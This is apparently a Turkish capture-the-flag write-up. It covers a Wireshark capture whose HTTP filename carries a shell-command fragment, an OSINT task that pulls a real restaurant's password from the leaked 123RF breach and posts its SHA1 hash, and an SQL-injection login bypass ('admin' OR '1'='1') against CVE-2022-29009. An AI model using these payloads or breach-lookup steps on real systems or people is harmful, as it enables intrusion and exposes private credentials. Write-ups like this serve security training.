The image shows a Wireshark network traffic capture of a file named "network2.pcap". The main pane displays a list of network packets. Packet 154 is highlighted, showing an HTTP 200 OK response from 172.16.8.52 to 172.16.8.50. The packet details pane shows the Hypertext Transfer Protocol section with the text "Line-based text data: text/html (1 lines)". A small window titled "Wireshark - Export - HTTP object list" is open, showing a table with columns for Packet, Hostname, Content Type, Size, and Filename. The table contains one entry for packet 154, which is a text/html file of 44 bytes from 172.16.8.52.

Packet	Hostname	Content Type	Size	Filename
154	172.16.8.52	text/html	44 bytes	%29%7bsystem%20%241%3b%7d%7d%3b%27%2


Flag{172.16.8.50,4444}

18 - GEOSINT


Bizle paylaşılan "geoint-question.png" dosyasını indirdim ve yer tespiti yapmaya çalıştım. İlk dikkatimi çeken "Pasta Fresca" dükkanı oldu fakat çok fazla şubesi olduğu için ve benzer yapılarda oldukları sebebiyle yer tespiti yapamadım. Bu yüzden fotoğrafın sağ tarafında kalan "Chapati" adlı küçük dükkana yoğunlaştım ve yer tespitini yaptım.

The image shows a Google Maps interface with a search for "Chapati Am Dom". The map displays the location of Macaroni restaurant in Aachen, Germany, at Schmedstraße 24. The restaurant's details are shown on the left, including a 4.2 star rating, 973 reviews, and contact information. The map also shows nearby streets like Spitzgässchen and other businesses like Café Dom and Stephan J. Beißel e.K.


“Restaurant-macaroni.de” websitesinin iletişim sayfalarından e-posta adresi bulabilceğimi düşündüm ve iletişim sayfalarından “rest@macaroni-aachen.de” e-posta adresine ulaştım.



Mail adresini not aldım ve “haveibeenpwned” sitesi üzerinden şifre ifşası olmuş mu diye kontrol ettim ve 2020’de hacklenen “123RF” veritabanının içerisinde olduğunu gördüm.




Veritabanının paylaşıldığı forumları vs. gezdim ve “cracked.to” forumunda 265MB’lık 123RF sızıntısı olduğunu gördüm.



İlgili forumdaki indirme linkini kullanarak leak edilen parola listesini edindim.



Notepad++ uygulaması ile hedef e-posta adresimizi aradım ve dehashed (açık haldeki) parolayı kopyalayıp sha1 algoritması ile hashledim.




Flag {d26fd6a8b28f2c2b3f2cdc3ac1c9d52bb41ca4ce}


19 - CyberCafe

Verilen hedef sitede Cyber Cafe Management System Admin giriş panelini buldum fakat giriş yapmamı sağlayacak hesap bilgisine sahip değilim. Bu yüzden Cyber Cafe sistemine ait olan geçmiş açıkları (CVE) kontrol ettim ve CVE-2022-29009 (<https://www.exploit-db.com/exploits/50355>) kodlu USERNAME/PASSWORD kısmında SQL Injection yaparak Authentication Bypass yapmamıza olanak sağlayan bir açıkla karşılaştım.

“admin' OR '1'='1” login bypass payloadı kullanılarak giriş işlemi başarıyla gerçekleşti.

